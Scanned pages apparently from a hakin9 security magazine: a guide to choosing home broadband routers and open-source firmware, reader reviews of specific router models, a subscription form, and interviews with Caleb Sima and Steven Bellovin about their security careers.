The availability of routers which also add wireless networking features greatly increases the flexibility of connection around the home for devices with a compatible wireless card or adapter.

Types of Routers

For the purpose of connecting to Broadband at home there are two main connection methods – Cable or DSL.

Broadband access is normally delivered over a bridge (modem) which is normally provided by your Broadband Service Provider. Occasionally your Service Provider will offer a combined Router-Modem, which incorporates the modem functionality and a firewall/router.

You will have to determine how your broadband service is to be supplied, and then you can look at selecting a suitable Router, if necessary.

Router Functionality

When choosing a router, consider the functionality that your home network will require, both now and in the future, in order to minimise expense later. We'll start with some definitions:

Hardware Features:

- Switch – Multiple interface ports for connecting devices,
- Wireless – Great for using the laptop from the couch or the garden,
- USB – Allows a PC without a network adapter to connect – the downside is that there will likely only be one connection,
- VoIP – Allows direct connection of standard telephones for Internet Telephony,
- Cost – Fairly obvious but in general you will want to minimize this.

Security Functions:

- NAT – (*Network Address Translation*) Although primarily used to allow multiple LAN PCs to connect via a single external IP this also provides some security by hiding your internal network IP addresses from the outside world,
- Firewall – Specific rules to define how traffic passing through the Router is handled
- SPI – (*Stateful Packet Inspection*) a firewall function which analyses the headers of the data packets,
- Port Forwarding – This feature allows you to selectively permit specific TCP/UDP port traffic to be forwarded through the Firewall to designated client systems,
- DMZ – (*De-Militarized Zone*) This is another Firewall feature that allows you to define a client PC on your LAN that is unprotected by the Firewall – sometimes useful for Games Consoles or Servers requiring many port forwarding rules,
- Wireless Security – Due to the Broadcast nature of Wireless Networking, Wireless enabled Routers will normally have additional security features to control wireless client access such as:
  - Encryption – WEP/WPA/WPA-PSK – Increasing level of security,
  - Hidden SSID – concealing the Routers Wireless Identity,
  - MAC Address Filtering – Only allow defined client MAC addresses,
- VPN – (*Virtual Private Networking*) This is actually a combination of various security features that allows controlled access – using authentication and encryption – to LAN resources via the Internet/Wan connection. Some Routers offer full VPN server capabilities while others only offer VPN *Pass Through* which requires additional VPN software to be hosted on the LAN,
- Advanced Firewall Features such as:
  - Cookie Blocking,
  - URL Blocking,
  - Intrusion Detection,
  - DoS – Denial of Service Protection,
  - Java/ActiveX/Script Blocking,
  - DPI – Deep Packet Inspection.

Additional Harware and Software Features:

- ADSL2/2+ Compatibility – These are faster alternatives to the standard ADSL: ADSL2 offering a maximum speed of 12Mbit, Adl2+ offering a maximum speed of 24Mbit,
- PPPoA/PPPoE Support – Helps ensure ISP Compatibility,
- QoS (*Quality Of Service*) Allows users to classify relative priority of traffic types through the Router – useful for Voice and Video streaming and VOIP etc.,

- DHCP Server – Eases the administration of client IP addresses,
- DHCP Relay – Allows the router to forward client DHCP requests to a separate server,
- Multi-NAT or Multiple Public IP Address Binding Allows the Router to present multiple Public IP addresses to the Internet as opposed to a single one – useful when hosting servers, which need their own public identity,
- Bridge/Half-Bridge/ZipB Mode – Allows the Router to act like a simple modem allowing pass through to another network device sitting behind the Router – e.g. dedicated Firewall Appliance or another Router,
- DDNS (Dynamic DNS) Allows you to use a fixed hostname such as myrouter.dyndns.org to access your router without the need for your ISP to allocate a static IP – usually supports several DDNS service providers,
- Time Based Scheduling – Provides time based access controls over LAN clients – allows parental control over kids PC access times and download time-windows etc.,
- SNTP – Allows router to act as network time server for all LAN clients. Also ensures that all router-based logging is correctly rime-stamped,
- UpnP – *Universal Plug and Play* – In this context primarily allows UPnP enabled client applications (such as Microsoft Messenger) to control the router in order to allow necessary network ports to be opened as required without the need for any manual port forwarding,
- Wireless Bridging/WDS – *Allows Wireless Enabled Routers* to connect to other compatible Wireless Access Points to extend the wireless network range,
- Wireless Antenna – Not all Wireless Routers have an external antenna – external antennas are usually better and preferably should be removable to allow a higher gain antenna to be fitted if necessary or an antenna extension lead to be fitted to allow better antenna positioning for improved reception.

Consideration of the above areas should allow you to sketch out what you want from your Router and with this in mind you can start to compare various models from different manufacturers.

It is worth noting that it is often possible to buy virtually the same router hardware from several manufacturers – often much cheaper than the well-known manufacturers.

Most routers today come with NAT, at least a basic firewall and DHCP server as a standard offer. This is probably enough for the majority of home users. Gamers (or bit-torrent users) will probably want some sort of port-forwarding capability. Power users will want to add DMZ features for their home servers.

It is quite convenient to have wireless access, so built-in wireless is good, but only if the router offers some encryption to keep your neighbor from sapping your bandwidth or capturing your tax return in transit.

The Benefits of Open Source Firmware

The last thing to think about is the nature and type of software on your router. If you select a router hardware platform which has its firmware based on Open Source Software (such as a version of Linux or BSD) then you are no longer dependant on the hardware manufacturer for support of your router functions.

Many of today's home routers run firmware that is based on a Linux Kernel, and there is a thriving community of developers out there who are constantly seeking to improve on the original manufacturers (often unstable and poorly featured) firmware.

One example of this is the wide range of routers from several manufacturers which are based on the Texas Instruments (Ti) AR7 Chipsets.

For a list of just some of the models which are AR7 base see this website *ar7.wikispaces.com/Routers*. There are already third-party alternative firmwares available which address issues with the original manufacturer supplied firmware and also add extra functionality.

Additionally if your router has a Linux based firmware then you will normally have some form of command shell access available to you which gives you much greater control over the router than the Web Interface usually does, enabling, for example, much more sophisticated router filtering via direct access to the iptables (firewall) command etc.

We both utilize third-party firmware on our routers. Author 1 usesfirmware from *www.routertech.org* on his AR7 based wireless router. Matthew uses firmware from openWRT on his Linksys WRT based router. We have been very impressed with the increased stability, improved web interface and enhanced functionality options available.

Alternative third party firmware development is also underway at the following sites (among others):

- *openwrt.org*,
- *www.dd-wrt.com/dd-wrtv2/ddwrt.php*,
- *oleg.wl500g.info*,
- *wiki.openwrt.org/AR7Port*,
- *ar7-firmware.berlios.de/openwrt*.

by *Jim Maxwell (RouterTech.org Support Team Member) and Matthew Sabin.*

Users' opinions

Asmax BR-604

In the beginning of my adventure with routers I tried to set up a linux router/bridge from an old 486 and a few ISA

and PCI network cards. I had some difficulties with configuring it, it did not work fast, and was a little loud. I thought that I needed an *ordinary* router for a home office usage (simple LAN) at a moderate price. That is why I decided to buy a more dedicated device. Asmax BR-604 is quiet (no coolers), small enough, easily configurable, just great for a SOHO usage. It is my first router of this kind.

Generally I'm pretty satisfied – it just works :), although I am not a networking geek and I cannot say much in detailed way. Configuration is pretty simple – via web browser. There is a drawback about the *web page* (the interface for configuration): it cannot be properly displayed in some text-based web browsers (e.g. *lynx*). The page uses some javascripts and frames, so the Advanced Configuration could be impossible if you only have lynx or elinks (Standard Configuration might be possible). I think this should be fixed by the producer.

Besides, I had small problem with this model – at least it seems an issue for me:

The router can work as a DHCP server. It has also a setting for one or two IP's (let us call them *good*) for domain name servers. The problem is that when serving as DHCP for computers in LAN, it gives, when requested, its own IP as the DNS IP instead of the one (or two) I have set at config time (the *good* one (or two). And then the DNS does not work – I have to change the DNS IP at hosts in LAN to my *good* ones. Either I can't use the router configuration properly, or it is a bug.

The router sounds like a good solution as for home or small office.

For me, it works just fine – since I do not work too much with configuring network,

the mentioned issues do not ruin my world.

My note: ★★★★☆

by *piotrko*

DL 604 and DL 524

I currently use d-link routers (a DL 604 and a DL 524). I use one wired, and then a wireless as a bridge. I chose d-link because it is an established brand, the price was right, reviews were positive, it was one of the models listed as compatible with the Nintendo DS (for my younger brother), and, importantly, d-link offers support to Mac users. I refuse to buy Linksys brand routers despite their popularity because the company does not officially support the Mac platform.

I used a wired router from a company that no longer makes them and a Netgear 802.11b router. I changed the wired router out for a d-link because the one I had stopped functioning. Later, when Nintendo released information on supported routers, I decided it was time to switch from Netgear even though I was happy with it; the natural choice at that point was a d-link wireless router. I also wanted an 802.11g router because of the enhanced features and speed.

In the past, I have considered other brands such as Apple, Netgear and SMC. I chose not to go with an Airport router even though almost all of our computers are Macs because of price and the fact that I am comfortable configuring a third-party router. I chose not to go with Netgear because the model that was compatible with the Nintendo DS was not on sale whereas the d-link model was. I chose not to go with SMC for the same reason. And I chose not to go with Linksys for the reason stated above.

The d-link routers work great. I have not had any substantial issues with them. The internal configuration web pages are easy to use and understand, and they are very reliable – no need for reboots or resets. And, when I had a question about the router, d-link customer service by phone was easy to get a hold of and was able to promptly and satisfactorily assist me. That is in contrast to Netgear customer service, which, IIRC, is only available by email.

I would definitely recommend d-link routers to others.

My note: ★★★★★

by *Ari Rubin*

Solwise SAR600EW

I used an Origo AWR-8210 before. That was limited but functional and reliable. It was replaced by a SWAMR-54108. The SWAMR is an 11g router, while the AWR-8210 was an 11b router, and so the theoretical increase in wireless throughput made the change stick – especially once RouterTech developed a custom firmware for the AR7WRD platform. The Solwise SAR600EW has a far better wireless range than the SWAMR, due in part to a much longer antenna. The manufacturer also has a strong physical presence in the UK, and my experience of dealing with the manufacturer was pleasant. Beside that it was *cheap* (i.e., a free review sample from the manufacturer), and turned out to be an excellent replacement for my router at the time. These factors made moving from the SWAMR to the SAR600EW a no-brainer.

During my using of this router I looked at one or two AR7WRD routers, but there was no need to change from the Solwise. The AR7WRD platform is pretty standard and there is not much to choose between routers based on this platform as far as the system board is concerned. Things that make a difference are the quality of the firmware, after-sales support, things like a better antenna, and price. This model works well with my hardware, and works perfectly fine under both Windows and Linux. This is more a firmware issue however. Some firmwares do not work well under Linux and some require Internet Explorer for configuration. Third party firmware support (RouterTech) is strong. The GPL source code to the firmware is freely available. With the RouterTech firmware, the SAR600EW does all I need it to do, and if I need

it to do something else, I have the source code. These are its strong points. I cannot think of any weak point as far as the hardware is concerned.

I had no special breakdowns or hardware problems. Of course it was *bricked* a few times, when testing firmware snapshots under development – but this is hardly the fault of the router. The Solwise SAR600EW is a solid router that seems to be well supported by the manufacturer. The original series are supported by the RouterTech firmwares, and so users have a choice of firmware. I would definitely recommend it.

My note: ★★★★★
by *thechief*

Safecom SWAMR-54108/54125

My first router was a Dynamode R-ADSL-C4 wired ADSL modem router; I changed the router to the SWAMR for an all-in-one wireless solution. After my purchase of the SWAMR, I have worked with other routers; such as the KCorp, 3Com and TrendNET they all seem to function well; but they do not have the same user base as the AR7WRD hardware. With the RouterTech firmware, the router got a lot better; more reliable and stable.

I chose Safecom SWAMR-54108/54125 as it was the best product for the amount it cost; it had all the features I needed at the time, and moving from a wired to wireless solution it was a quick cheap option.

Actually I considered one of the Netgear DG834 routers; but after reading up on them in various media-'s and learning that they sometimes do not like heavy traffic or lots of concurrent connections I was put off; and looked elsewhere. Although on reflection, it was only down to the firmware installed on the router and not the hardware itself as these also use the AR7WRD board.

After installing the RouterTech firmware it works flawlessly on both Windows and Linux operating systems; even the new Windows Vista does not seem to effect the router in anyway. With the user base that this hardware now has; with each new release it just gets better and more functional. There is no bad points to the hardware in the SWAMR; I think the only bad point was the original firmware which was installed by the manufacturers; and unfortunately the support given by the manufacturers was poor to say the least. With the original manufacturers firmware my connection would not last more than a week; a frequent reboot of the router was needed to get it working again; but after the install of the RouterTech firmware I have not had one problem; and my highest uptime was over 30 days (at time of writing).

The hardware has performed very well over the few years I have had it, and I am sure that I will use the SWAMR for some time to come; with the wireless turbo features you can still reach 125mbps so there is no real need to change in the near future. I would recommend the hardware to other users; but I would also recommend they move over to the RouterTech firmware; as this would open up the true potential of the router and improve its reliability and stability.

My note: ★★★★★
by *Studioeng*

Safecom SWAMR-54125

I had an Origo ASR-8400 for a while that fully met my needs (although that also did not have the makers firmware on it). For a while I was using that router with a d-link AP to get wireless. I moved to a Billion 7402VGP to play around with the built in VoIP features, the wireless capability and the ADSL2+ future proofing. The Billion was not good though, with many bugs relating to the VoIP and wireless signal strength (at least on the firmwares that I tried up until I replaced it).

When it was clear that I could have more fun playing with the RT firmware I went and bought a router to put it on. I was only interested in getting a router that would run the RT firmware so I chose the cheapest on ebuyer that met the requirements.

The hardware meets all my needs now. This is due largely to the RT firmware which has significantly improved on the vendor delivered solution. I have tried a variety of OS platforms, cable connections, wireless etc. and not had any reasons to regret the decision to buy it.

Memory handling appears to be an occasional gripe on this hardware. With the RT firmware in place I can schedule jobs to optimise the RAM, reboot the router if the WAN fails and to report the DSL signal margins to the log for line monitoring. With all this in place I have a rock-solid router on my slightly wobbly ADSL line.

In my opinion the combination of hardware and firmware give a very cheap, feature rich platform which should meet the needs of most users.

My note: ★★★★★
by *Sy Borg*

Safecom SART/GART-4115

I decided to purchase this model because it was cheap and seemed well featured for the money. To be honest, it was my first router and afterwards i did not consider buying any other.

It works well with RT firmware, before I moved over the router was terribly unstable. Would crash 5-6 times a week; could not handle online gaming or p2p with more than one client in use simultaneously. In short, it was awful. The RT version is much, much better, although sometimes it does flake out (when too much p2p is going on) and it is very difficult to diagnose problems or know what to tweak to improve things. Lack of RAM in the router is an obvious handicap.

As far as problems are concerned i had occasional crashes, usually when disconnecting/reconnecting the router to get onto a better ISP server/switch. Otherwise very solid, uptime well into the hundreds of hours.

I can definitely recommend this type for home use – very simple but solid with the RT firmware, and it was dirt cheap (~£20). Could not ask for more at that price. Some of the features are somewhat redundant when the router does not have the power to properly use them (e.g. uPnP, SNMP, IP Account etc.) which is a bit disappointing. For all the basics it is perfectly adequate and secure (seemingly decent NAT and firewall support), although for new users, the lack of good uPnP support could be a problem. Works well with Linux and Windows, good LAN transfer speeds and very streamlined once it has been optimised (turning off the features mentioned above).

My note: a solid ★★★★½

by *melat0nin*

Safecom SWART2-54125

I have chosen this one due to its cheapness and active Open Source developer support base . I also like having telnet access to my network devices. Maybe my choice would be different, but I heard bad things about the cheaper D-Link WiFi modems and went for a cheaper generic option with an active support community.

However my first router was Solwise SAR715PV – I loved it, its paranoid firewall was great, after a lightening storm it would not sync to the ADSL line, took it apart and found that one of the IC's on the modem circuit had blown apart and its no longer available from Solwise.

My present router works fine, I have not really played with it as much as the SAR715PV, but the RouterTech firmware is friendly and does not need much reconfiguration. Regularly has 4+ hosts running through it with no problems.

In the beginning I had some problems when I decided to enable SNMP monitoring, this was on an early firmware version and it was only because I like messing. The router would hang after a time, I put this down to the internal logs filling up and hanging the router. Since then I have not bothered with SNMP and it never hangs even though its up 24/7.

Its not a professional piece of kit, but I would and have recommend it to techies and technophobes alike as a simple to configure, but tweakable (if you want to), box with a solid user support base and full features. Also gives a 100% stealth result on a GRC.COM shields-up test straight out of the box.

My note: ★★★★★

by *Liberator*

Safecom SWAMRU-54108/54125 + SWBRU-54108 in WDS Configuration

I was looking to extend my home network which was a single PC on a Connexant Router (non-wireless) to include my two childrens PCs via wireless. As I live in an older property with thick internal walls I couldn't get wireless reception with a single wireless Access Point downstairs so I added a SWBRU-54108 which I could bridge to the SWAMRU-54108.

I chose the Safecom Units at the time because they were by far the best value for mone units which met my requirements and they had an extremely active and well supported support forum.

Before I made my mind, I considered various other wireless router and Access Point solutions from Linksys and Netgear and D-Link but I couldn't get the same *value for money* ratio from them for similar hardware as I could get for the Safecom branded units. The router/Bridged Router combo has served me well for the past two years but I recently have upgraded to a Solwise SAR-600EW Wireless ADSL2/2+ Wireless router in combination with some Solwise Homepluh – Ethernet Over Power Adapters – due to increasingly poor wireless reception in my area due to several neighbours adopting wireless routers.

To have a wider overview about this router take a look at good and bad points (in my opinion) Good Points – Cheap – well made – reliable – good firmware support (initially while current models) – good tech forum support (for a while) – very good feature list. Bad Points – proprietary (non open source) firmware – poor firmware support after model no longer current – abyssmal forum tech support after a period of time as Tech resources (who were non safecom/adsltech staff) left forum and were not replaced. Generally the hardware has performed very well over the few years I have had it. There were no real problems other than lack of support for anything other than WEP wireless encryption when wirelessly bridged to the SWBRU – despite both units supporting WPA-PSK encryption.As the hardware is now a couple of years old I would hesitate to recommend it [other than to a potential purchaser of my units] and instead I would recommend an AR7 BASED ROUTER SO THAT THEY COULD TAKE ADVANTAGE OF THE Excellent 3rd Party RouterTech Firmware which would no doubt be more stable and functional than the Manufacturer supplied Firmware.

My note: ★★★★★

by *Shotokan101*

D-LINK DSL-G604T

Before I bought my present router I had Belkin which blew up in the hot weather last summer and prior to that I used NetGear which also died after about a year's constant use. D-Link was the only wireless modem/router available in PCWorld, so I decided to give him a chance. *It works fine, with a small wired/wireless network of up to 5 PCs running Windows XP, with an ADSL1 2 Meg connection. I access my network from work, and very occasionally the router has lost its WAN connection and I have therefore been unable to connect. The Router-*

Tech GPL firmware offers a solution to this (reboot router on loss of WAN) which will prove really useful.

Generally I had no bigger problems yet, however the D-Link firmware seems rather weak and featureless in comparison with the RouterTech version.

This router has been in constant use for almost a year and has served my needs well. It's actually discontinued now, but I would still recommend it.

My note: ★★★★★

by *Simon*

Safecom GART2-4112

I chose this type because of the cheap price, reliability and open-source firmware alternatives. I preferred a wired router because of the added security. I also wanted it to have only1 port, because I have a separate 8-port switch. Actually I was looking at Draytek routers but I found their price excessive for my needs and wallet. Before that I used a Safecom SAMR-4110. It was falling over after approx. 10 days uptime. The only way around that was to use a 7-day digital timer to power cycle it for one minute once a week. Safecom GART2-4112 seems to be temperamental when first powered on. Things just do not always work as expected, but after that it seems to be very stable. But it is running ok so far with Routertech's 2.2 firmware. The good point is DDNS support. The weak point is lack of loopback capability.

I definitely recommend this type to others, as I have recommended it to friends and family. For the price of 14.99 quid, it was one great buy!

My note: ★★★★½

by *micronanopico*

SOLWISE SAR-600E

This is my first router, suggested by ISP (Kingston Communications). I did not consider any other. *It is connected to PC via LAN / Homeplug technology, so i have not got no problems at all connecting this way. It is reliable as far as I can tell, the only problem encountered so far was due to the telephone line. It would not stay sync'd to ADSL and lose sync every 5 minutes or so. Investigations showed it was a combination of noisy extensions and the telephone line bell wire. Now this has been fixed, the router has remained in sync for over ten days now. But still weak point would be the supplied firmware. However The RouterTech firmware allows for a better set up and can run cron jobs to keep the limited memory clean. I would recommend the router, especially with the RouterTech firmware.*

My note: ★★★★★

by *Robsnow*

Almost all the opinions were written by *RouterTech.Org* members. Thanks to *RouterTech.Org* for the contribution.

Speedtouch ST546v5

I purchased this type of router because there is a DMT tool that allows you to fine tune your line and Alcatel chipsets are generally regarded to be better on longer lines. I have also considered a Netgear DG834GT or DG834Gv3, my mother in law has one and it is rock solid compared to both of my routers, excellent wireless range too. Before this one a I had many routers: 3com, SMC, Origo, Safecom. The first 2 died, the Origo was old technology and replaced with an ADSL2+ capable Safecom SART2-4115.

Despite it being an Alcatel chipset this router is not very stable at all, and there are continual line drops due to a noisy line.

I would recommend it to others because the DMT tool allow for lots of tweeking, but i would not recommend it because it is not very configurable or stable.

My note: ★★☆☆☆ (nice looking interface but no configuration options)

by *eMuNiX*

Safecom SART2-4115

Comparing to Speedtouch ST546v5 it is much more stable on my line and thanks to Routertech firmware it functions better with P2P software.

Problem is that, it often prone to hanging when not in use needing a reboot to clear (possibly a hardware problem).

But I recommend it to the readers because a price of less than 30 pounds it is a bargain!

My note: ★★★☆☆ (a basic router that performs quite well)

by *eMuNiX*

Netgear WPN824

I chose Netgear WPN824 due to good reputation and good support. Had a netgear before (adsl) but changed to cable as faster. Belkins before, but limited support, 2 blew up, had a 3-com business connect in between but tiscali did not support it as thought it was a business line not domestic. Superb functions and interface though.

I did not consider any of others when I wanted to change my old one, but i was told to stay away from Linksys.

It works fine, do not know its there really. Wireless is excellent, reaches parts of my massive house others would not I believe. I have not noticed any serious problems yet.

Seems to be the most reliable yet, although first with cable, so no conclusions really to be made. As said before, wireless range exceeds anything else I've had. No hackers (wireless) have succeeded in breaking in. (Yet.)

My note: ★★★★★

by *Barry Mung* ●

Subscribe and Save 60%

Every two months hakin9 Magazine delivers the greatest articles, reviews and features. Subscribe, save your money and get hakin9 delivered to your door.

3 easy ways to subscribe:

1. Telephone

Order by phone, just call:

1-917-338-3631

2. Online

Order via credit card just visit:

www.buyitpress.com/en

3. Post or e-mail

Complete and post the form to:

Software Media LLC
1461 A First Avenue, # 360
New York, NY 10021-2209, USA

or scan and email the form to:
subscription@software.com.pl

hakin9 ORDER FORM

☐ **Yes**, I'd like to subscribe to *hakin9* magazine from issue ☐ ☐ ☐ ☐ ☐ ☐
1 2 3 4 5 6

Order information
(☐ individual user/ ☐ company)

Title
Name and surname
address
postcode
tel no.
email
Date

Company name
Tax Identification Number
Office position
Client's ID*
Signed**

Payment details:

☐ USA $49
☐ Europe 39€
☐ World 39€

I understand that I will receive 6 issues over the next 12 months.
Credit card:
☐ Master Card ☐ Visa ☐ JCB ☐ POLCARD
☐ DINERS CLUB

Card no. ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐
Expiry date ☐☐☐☐ Issue number ☐☐
Security number ☐☐☐

☐ I pay by transfer: Nordea Bank
IBAN: PL 49144012990000000005233698
SWIFT: NDEAPLP2

Cheque:
☐ I enclose a cheque for $ _____
(made payable to Software-Wydawnictwo Sp. z o.o.)

Signed

Terms and conditions:
Your subscription will start with the next available issue. You will receive 6 issues a year.

Interview

Interview with Mr Caleb Sima

Caleb Sima

Caleb Sima, Co-founder and CTO of S.P.I. Dynamics, Inc. is widely known in the Internet security community for his expertise in penetration testing and his ability to identify emerging security threats. He worked for the elite X-Force R&D team at Internet Security Systems, and as a security engineer for S1 Corporation.

hakin9 team: Mr Sima, could you tell our readers how do you feel as a CTO and director of SPI Labs, SPI Dynamics' R&D security team?

Caleb Sima: This is a very broad and open question which honestly is much better answered over some beers and about 5-6 hours worth of time. J Since we can't do that, though, I will try to give you the shortest answer. I feel like it's absolutely the best job you could ever have. In fact, I don't even consider it to be my job; I consider it to be my lifestyle. At the same time, though, it is one of the hardest things I have ever done in my life. SPI started as just me wanting to share a tool that automates web application hacking and over time it has grown to be such a huge market that it amazes me. I am required to not only direct and manage our company's technology and direction, but also stay ahead in the security industry and not let my skills get dull which is a tough job when you're so busy with the high level items. J So, how do I feel? I love it and cannot ask for any more. I work in a great company that I helped to build with fantastic people and that is what really matters.

h9: What kind of knowledge and experience you gained by working for the elite X-Force R&D team at Internet Security Systems?

CS: I pretty much grew up at ISS. I worked there when it was still a small company and worked with the best of the best and in an environment like that it's hard NOT to learn anything. I was young and was able to see a startup company grow from small to successful and IPO. I was able to see how the company worked and changed over those years. That experience was life changing. The one thing that I loved about ISS is that they allowed me to focus on the security research that I wanted to do. It really allowed me to become an expert in my field.

h9: What encouraged you to found SPI Dynamics?

CS: SPI Dynamics was founded in February 2000 by me and a couple other Internet security specialists whose focus was on network penetration testing. Through our research as skilled pen testers we realized that glaringly obvious was the lack of security at the web application layer - the least secure and most vulnerable entry point into a company's backend information infrastructure. In fact, there was not a security product in the market at the time that addressed the potentially destructive threats targeting this specific area of the corporate infrastructure. The traditional forms of Internet security such as firewalls and intrusion detection systems (IDS) did not, and still do not, stop such attacks because hackers using the web application layer are not seen as intruders.

h9: Did you expect such a success when you were in the beginning of your IT security career?

CS: Not at all. I just loved doing security; that was what started my career to begin with. Never did I even have in mind that I would start a successful security company and create a new market. All I ever wanted was to research and code. Leave me in a room with pizza, music and Redbull and I was a happy person.

h9: What sort of services your company offers? Can you do a short overview?

CS: SPI Dynamics' comprehensive suite of products and services identify and remediate web application and web services security vulnerabilities throughout the application development lifecycle. Our award-winning solutions also enable security professionals, QA testers, and developers to work together to verify compliance with 22 security policies such as SOX, HIPAA and PCI. Our product offerings include:

- WebInspect(tm) – WebInspect is the first and only web application security assessment tool to be re-architected to thoroughly analyze today's complex web applications built on emerging Web 2.0 technologies.
- Assessment Management Platform – AMP is a distributed scalable security assessment platform enabling organizations to perform unlimited, automated application security assessments while consolidating all information into a real-time, high-level, dashboard view of an enterprise's current risk posture and policy compliance.
- DevInspect – DevInspect simplifies security for developers by automatically finding and fixing application vulnerabilities and enabling developers to build secure Web applications and Web services quickly and easily, without impacting schedules or requiring security expertise.
- QAInspect – QAInspect applies the most innovative techniques to identify security defects from the hacker's perspective.

SPI Dynamics' services offerings include:

- WebInspect Direct(tm) – With WebInspect Direct, you can focus on fixing the security vulnerabilities in your Web applications while you eliminate the time and expense associated with installation, hardware and software maintenance costs.
- Managed Assessment and Penetration Testing Services – Offered as subscription and packaged services, customers can rely on SPI Labs security experts to conduct comprehensive assessments of critical Web applications.
- Implementation Services – SPI Dynamics' experts work with customers to understand their environment and define their deployment strategy, reducing the complexity often associated with distributed enterprise implementations.
- Educational Services – SPI Dynamics' Educational Services offer regularly scheduled, instructor-led hands-on product certification training.
- Consulting Services – Web application security services can be customized to meet the unique needs of any organization, including a range of services that go beyond assessment & auditing.

h9: AMP seems to be very interesting and extremely useful tool. Could you explain our readers what exactly that is?

CS: SPI Dynamics' AMP (Assessment Management Platform) is a distributed, scalable, platform used by information security professionals, CISOs, CIOs, line-of-business managers, compliance officers, developers, and QA professionals to assess and manage application security risk. The latest version of AMP, version 3 announced in March 2007, includes a web-based interface for multi-user lifecycle collaboration and control of application security risk throughout the enterprise in a consolidated global view.

h9: What do you think is the main goal of creating Phoenix architecture?

CS: SPI Dynamics' dedicated a team of researchers and developers to redesign our products to meet the needs of the new dynamic web environment. Several years ago, we foresaw the decreased effectiveness that traditional scanners would face when trying to interpret dynamic Web 2.0 applications, and we understood that a complete re-architecture was required. The new architecture, named Phoenix, announced in January of this year has become the foundation of all our products.

h9: You were one of the co-authors of Hacking Exposed:Web Applications 2. This book has educated millions of readers about hacking. Were you satisfied with the results after its publication?

CS: I was to a degree, but the one thing I hate about books is that they are always a year behind and written with strict deadlines. There was so much more that I wanted to put in the book that I could not. I have been told by many people that it was the best one they have read, which is a great feeling and an incredible personal accomplishment.

h9: In 2007, SPI Dynamics won two awards: Best Security Software Development Solution and Silver in Information Security Magazine's and SearchSecurity.com's 2007 *Readers' Choice Awards*. Which one was more important for you and why?

CS: Both are very important to us because they validate our success in creating robust, industry-leading and award-winning solutions, and show our depth and breadth with solutions that integrate security testing throughout the software development lifecycle.


h9: Your company is very innovative. Maybe you could reveal a secret of your next project?

CS: Our continued focus is on seamlessly integrating security throughout the development lifecycle and creating technology that enhances the security of web applications from the beginning of development.

h9: What do you think about current IT security situation in the world? What are the weakest and strongest points? Do you have a particular vision of IT security in the future?

CS: I think the biggest change that will happen is that it will no longer be called *IT security.* Security is expanding out of that organization to not just be in IT, but to cover development and policies. We can't think of security any longer as just being in the network space as it was in the 90's. Today all the attacks are occurring at the web application and every business is moving to the web.

h9: Thank you very much for the interview Mr Sima. ●



Self Exposure

Self Exposure by Mr Steven Bellovin

Steven Bellovin

Steven Bellovin does research on networks and security. In 2005 he became a professor of computer science at Columbia University, after many years at Bell Labs and AT&T Labs Research, where he was an AT&T Fellow. He received a BA degree from Columbia University, and an MS and PhD in Computer Science from the University of North Carolina at Chapel Hill. Bellovin is the co-author of Firewalls and Internet Security: Repelling the Wily Hacker, and holds several patents on cryptographic and network protocols. As a graduate student, Bellovin helped to create USENET for which, he and two other students were awarded the 1995 Usenix Lifetime Achievement Award.

hakin9 team: Please introduce yourself to our readers

Steven Bellovin: I'm Steve Bellovin. I've been programming for about 40 years, dating back to when it was very unusual for a high school student to have access to computers. I'm best known for my role as a co-creator of NetNews, and for my work on Internet security.

h9: Currently you are a professor in the Columbia Science Department at Columbia University. What does the university work consist on for an IT security specialist? What inspired you to join Columbia University?

SB: I spent most of my career at Bell Labs and AT&T Labs Research. For lots of reasons, it was time to do something different, and I've always enjoyed teaching. Besides, Columbia University is my undergraduate alma mater. As a professor, I have two primary responsibilities, teaching and research. I teach courses on various aspects of security – my seminar on anonymity and privacy is my favorite – and on operating systems. Research, as a professor, is done in conjunction with students, especially PhD students. I have a wide variety of projects going on, ranging from anti-phishing work to economic incentives for anonymous networking.

h9: Could you tell us about your first steps in IT security? What had the main impact on your development? Did you know from the very beginning that you would become an IT security specialist?

SB: I never planned to do security – it just turned out to be fun! That said, I came into the field from system administration. I have a strong background in it and in systems programming; in fact, I worked all through college as a systems programmer, including two years on IBM mainframes. You can't do that job properly without worrying about security. In fact, I caught my first hackers in 1971. (I hired one and sent the other to the dean.) I was one of the people who brought TCP/IP to Bell Labs in the early and mid-1980s. While doing that, I realized there were serious security challenges, and focused my attention on them. That's been my primary focus for about 20 years.

h9: What is USENET? What was your role in creating this project?

SB: USENET – sometimes known as NetNews – is a distributed chat room. There are many possible *newsgroups*; an article is posted to one or more newsgroups. Once something is posted, it's distributed to other machines around the world.

I wrote the first two versions of NetNews, though these were never distributed beyond the original development sites, University of North Carolina and Duke University. The first version was a 150-line shell script, but it had many of the major features, including multiple newsgroups, subscriptions to a subset of the available groups, and cross-posting.

h9: How long did you work for AT&T Labs Research? Was it your first *serious* job? What kind of knowledge and experience did you acquire there?

SB: I worked at Bell Labs since 1982, right after grad school. When AT&T spun off Lucent, and with it Bell Labs, I stayed with what became AT&T Labs Research. The Labs was a great place to work. It was an informal, first name place, where using titles like *Doctor* was frowned upon. But you had world-class experts on just about everything. It also encouraged forward thinking. I was working on TCP/IP, when virtually no one in the company had heard of it – but when AT&T went into the ISP business around 1995, and when it started investigating VoIP a few years later, it already had people like me who understood the technology.

h9: You were very involved in Internet Engineering Task Force (IETF). Can you give a short overview of your activities there?

SB: My focus there was on security, of course. Some of my work was on specific security protocols, such as IPsec; I also devoted a lot of effort to ensuring that other protocols were properly designed from a security perspective.

h9: How did you become a member of Internet Architecture Board (IAB) and later Internet Engineering Steering Group (IESG)? What were your duties in those organizations?

SB: The IETF selects members of the IAB and IESG by the *nomcom* – the nominating committee. Members of the nomcom are selected randomly from among volunteers. The nomcom itself interviews people for various positions; it also solicits input from other members of the community.

The IAB is responsible for long-term architectural guidance; it also handles IETF relations with outside bodies such as the IEEE, the ITU, ICANN, etc. The IESG supervises the standards process within the IETF. It approves every standards-track RFC, for example.

h9: Now let us reveal the secret! :-) How did you manage to identify this key security weakness in Domain Name System (DNS)? What was result of that?

SB: I found that problem by being observant. In the 1980s, when the net was so much smaller and software was less mature, a lot of things went wrong more or less by accident. People would misconfigure things, for example. I saw DNS cache problems and realized how they happened – someone had entered the wrong data elsewhere. I then realized that anything that happened accidentally could be done deliberately.

I wrote up my findings and shared the paper with a few colleagues at CERT and in Washington. They shared the paper with more people. Eventually, I found it on a (convicted) hacker's FTP site. At that point, I decided to publish, since the bad guys already knew about it. But that was the incident that persuaded me it wasn't feasible to withhold details of most security problems.

